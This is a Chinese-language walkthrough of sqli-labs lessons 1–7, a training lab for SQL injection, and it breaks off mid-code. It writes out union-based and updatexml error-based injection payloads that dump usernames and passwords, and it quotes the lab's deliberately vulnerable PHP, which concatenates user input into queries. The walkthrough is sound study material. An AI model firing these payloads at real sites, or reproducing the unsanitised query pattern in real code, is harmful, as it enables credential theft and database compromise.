
这里刚刚我报了个错,写了这样一个语句
http://sqli-labs/Less-1/?id=-1'union select 1,group_concat(id,username,password) from users,3--+
报错的原因在于我提前将查询结束了,union select 1,2,3 from ... 正确写法应该是下面代码,因为1,2,3都是要从users表里面查询的东西,你不能把2给查完就直接结束了
http://sqli-labs/Less-1/?id=-1'union select 1,group_concat(id,username,password),3 from users--+
Less-2 数字型
判断闭合
http://sqli-labs/Less-2/?id=1
正常回显


http://sqli-labs/Less-2/?id=1 and 1=1
正常回显

http://sqli-labs/Less-2/?id=1 and 1=2
报错了,说明是数字型注入,因为逻辑判断是有错误的,and语句不成立(1=2为false,1为true)

第二关就是数字型注入,后面联合注入的语句把id=1'改成id=1就可以
Less-3 ')闭合型
判断闭合

http://sqli-labs/Less-3/?id=1'
观察报错信息,说是mysql解析器解析到''1'') LIMIT 0,1'就出错了
uo
那么接下来我们就慢慢分析原始查询语句是什么,1'是我们输入进去的,那么'$id') LIMIT 0,1就是原始查询语句所具有的,既然有右括号的话那必然是存在左括号进行闭合的,由此我们便可以推断出来出来原始查询语句是')闭合

既然已经判断出是什么闭合,那么我们就可以直接套用之前的联合查询步骤获得数据库信息
http://sqli-labs/Less-3/?id=-1%27)union%20select%201,group_concat(id,username,password),3%20from%20users--+
Less-4 ")闭合型
http://sqli-labs/Less-4/?id=1"
输入双引号会报错,依旧利用老思路判断闭合这一块,mysql解析器接收到的是'"1"") LIMIT 0,1' ,那么去掉我们输入的1",原始查询语句存在有"$id"),那么可以判断是")闭合

判断出闭合了那就好搞了,用之前的联合查询思路即可获得数据库信息
http://sqli-labs/Less-4/?id=-1%22)union%20select%201,group_concat(id,username,password),3%20from%20users--+
Less-5 报错注入
判断闭合

http://sqli-labs/Less-5/?id=1'
根据前面的经验我们能很快的判断出是单引号闭合
判断回显位位数

http://sqli-labs/Less-5/?id=1' order by 4 --+
回显位有3位
判断回显位

http://sqli-labs/Less-5/?id=1' union select 1,2,3--+
没有回显,可以试一下报错注入(算是一个思路)
尝试updatexml()函数
报错注入的关键在要报错,通过报错来回显出敏感信息
updatexml是 MySQL 的一个 XML 处理函数,但它常被用于报错注入(Error-Based Blind SQL Injection),因为它会在 XPath 解析错误时返回错误信息,从而泄露数据。
为什么是这种写法updatexml(1,(select database()),3) ?
想必会有疑惑,为什么下面的3种写法,只使用第1种:
?id=1' and updatexml(1,(select database()),3) --+
?id=1' and updatexml(1,2,(select database())) --+
?id=1' and updatexml((select database()),2,3) --+
这就要从函数updatexml()`自身入手,它的3个参数为:
updatexml(XML_document, XPath_expression, new_value)
| 参数 | 数据类型 | 作用 | 在注入中的用途 |
|---|---|---|---|
1.XML_document |
XML 字符串 | 要修改的 XML 文档 | 通常设为1或任意值(无实际作用) |
2.XPath_expression |
XPath 字符串 | 用于定位 XML 节点的路径 | 关键参数:构造非法 XPath 触发报错 |
3.new_value |
XML 字符串 | 替换匹配节点的值 | 通常设为 1或任意值(无实际作用) |
这就是为什么只有将(select database())放在第2个位置才会起中用,因为放到其他位置不会触发,起不了作用。
联合查询注入中id=-1 ,而报错盲注中id=1?
我们来对比一下,联合查询注入和报错注入的不同处:
?id=-1' union select 1,database(),user() --+

?id=1' and updatexml(1,(select database()),3) --+
这是工作机制上的区别:
- 联合查询注入要求前一个查询返回空结果,才能让后续的union查询结果显示出来。如果前一个查询有结果(如id=1存在),数据库会优先显示它的结果,而union部分的数据会被忽略。
- 报错注入依赖SQL 语句执行并触发错误 ,所以前面的条件必须为真 ,否则整个语句不会执行。如果id=-1 不存在, 后面的updatexml 就不会执行,也就不会报错。
获取库名

http://sqli-labs/Less-5/?id=1%27%20and%20updatexml(1,concat(0x7e,database(),0x7e),1)--+
updatexml函数的报错机制是什么?
updatexml的报错机制:updatexml()在解析错误的 XPath 时,会返回第一个非法字符开始的部分字符串- 当
concat(1, (select database()))生成"1security"时:1是合法的 XPath 数字(不会触发报错)。s(security的第一个字母)是非法 XPath 字符,所以报错从s开始截取。
- 为什么
1没有显示:1是合法的 XPath 数字,不会触发报错,所以被忽略。- 报错信息只显示第一个非法位置之后的内容 (即
security)。
- 为什么推荐
0x7e(~)?
3.1.确保触发报错~不是合法 XPath 字符,能强制从开头报错。
3.2.完整显示数据:避免因前导数字/字母被忽略而丢失信息(如你的1被跳过)。
3.3. 标准化注入:安全研究人员普遍使用 0x7e,让报错信息更统一。
获取表名
http://sqli-labs/Less-5/?id=1' and updatexml(1,concat(1,(select group_concat(table_name) from information_schema.tables where table_schema = 'security')),3) --+
Less-6 报错注入(双引号闭合)

http://sqli-labs:85/Less-6/?id=1
可以看到没有回显,就可以尝试一下报错注入或者盲注了
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Less-6 Double Query- Double Quotes- String</title>
</head>
<body bgcolor="#000000">
<div style=" margin-top:60px;color:#FFF; font-size:23px; text-align:center">Welcome <font color="#FF0000"> Dhakkan </font><br>
<font size="3" color="#FFFF00">
<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");
error_reporting(0);
// take the variables
if(isset($_GET['id']))
{
$id=$_GET['id'];
//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);
// connectivity
$id = '"'.$id.'"';
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
if($row)
{
echo '<font size="5" color="#FFFF00">';
echo 'You are in...........';
echo "<br>";
echo "</font>";
}
else
{
echo '<font size="3" color= "#FFFF00">';
print_r(mysql_error());
echo "</br></font>";
echo '<font color= "#0000ff" font size= 3>';
}
}
else { echo "Please input the ID as parameter with numeric value";}
?>
</font> </div></br></br></br><center>
<img src="../images/Less-6.jpg" /></center>
</body>
</html>
从这里可以看出参数使用双引号闭合的
$id = '"'.$id.'"';
首先还是得先看看回显位,可以看到是四位

跟上一关一样利用updatexml()函数报错注入一下
1" and updatexml(1,concat(0x7e,database(),0x7e),1)--+

接下来步骤和第五关一样
Less-7 写马'))闭合
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Less-7 Dump into Outfile</title>
</head>
<body bgcolor="#000000">
<div style=" margin-top:60px;color:#FFF; font-size:23px; text-align:center">Welcome <font color="#FF0000"> Dhakkan </font><br>
<font size="3" color="#FFFF00">
<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");
error_reporting(0);
// take the variables
if(isset($_GET['id']))
{
$id=$_GET['id'];
